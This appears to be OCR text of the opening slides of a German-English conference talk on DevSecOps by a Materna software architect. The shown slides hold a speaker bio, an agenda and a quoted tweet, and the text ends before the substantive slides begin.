MATERNA
Information & Communications

DevSecOps ABER SICHER!

KONTINUIERLICH SICHERER WERDEN

Frank Pientka @fpientka

Wir digitalisieren Ihre Welt!

Who is Frank Pientka? @fpientka

Frank Pientka

Dipl.-Informatiker (TH Karlsruhe)

married, two daughters

Principal Software Architect in Dortmund

AWS Certified Security, Database – Specialty

AWS Certified Solutions Architect

over 30 years IT experience,
Projects, publications, talks

http://twitter.com/@fpientka
frank.pientka@materna.de
+49 (231) 5599 8854
+49 (1570) 1128854
www.materna.de

Bring more quality in software

Die CO_2-Emissionen der eigenen Cloud-Nutzung visualisieren

Bewusst konsumieren

Frank Pientka


Nicht nur aus ökonomischen Gründen sind Cloud-Provider daran interessiert, klimaneutraler zu werden. Doch noch fehlen geeignete Bemessungsgrundlagen. Wie also können Kunden ihren CO_2-Fußabdruck in der Cloud abschätzen und optimieren?

iX Special 2022 – Green IT s.96


Agenda

1. From Agile to **DevSecOps**
2. Security **challenges**
3. **Shift-Left/-Right** approach
4. Continuous **security chains**

Security-by-Design Entwicklungsprozess (klassisch)




Continuous development lifecycle




Pete Cheslock
@petecheslock
Suivre
Everyone seemed to like this representation of DevOps and Security from my talk at #devopsdays Austin
Voir la traduction
DevOps
Sec
RETWEETS
2 378
J'AIME
1 948
08:53 - 5 mai 2015
2,4 k
1,9 k

Development, Security, Operations, Quality Assurance???




DevSecOps – more continuous quality

DevSecOps
Is NOT
NO Sec or Ops

Agenda

1. From Agile to **DevSecOps**
2. Security **challenges**
3. **Shift-Left/-Right** approach
4. Continuous **security chains**

